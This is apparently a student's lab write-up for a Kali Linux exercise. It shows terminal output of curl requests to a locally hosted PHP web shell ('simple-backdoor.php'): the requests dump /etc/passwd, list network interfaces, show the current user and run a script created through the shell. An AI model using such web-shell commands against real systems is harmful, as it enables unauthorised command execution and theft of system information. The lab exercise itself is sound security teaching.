

David Thomsen

Deliverable 1: Provide a screenshot of your own /etc/passwd dump similar to the one below



```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
```

Deliverable 2. Figure out how to do the same thing without the web browser using curl at the kali terminal. Provide a screenshot similar to the one below.




```
┌──(kali㉿kali)-[~]
└─$ curl http://127.0.0.1:6969/simple-backdoor.php?cmd=cat+/etc/passwd
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Deliverable 3. Continuing your use of curl or your webbrowser and webshell, get/do the following:


- IP Address Information



```
┌──(kali㉿kali)-[~]
└─$ curl http://127.0.0.1:6969/simple-backdoor.php?cmd=ip+a
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN grou
p default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:b6:48:31 brd ff:ff:ff:ff:ff:ff
    inet 192.168.149.128/24 brd 192.168.149.255 scope global dynamic noprefix
route eth0
       valid_lft 1402sec preferred_lft 1402sec
    inet6 fe80::782f:3e24:2c46:f098/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
</pre>
```


- Current User



```
┌──(kali㉿kali)-[~]
└─$ curl http://127.0.0.1:6969/simple-backdoor.php?cmd=whoami
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>kali
</pre>
```

- Try using your webshell and echo to create a script.sh file that has an arbitrary command in it.



```
┌──(kali㉿kali)-[~/webshell]
└─$ curl http://127.0.0.1:6969/simple-backdoor.php?cmd=./script.sh
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>Sorry this is late!
</pre>
```

-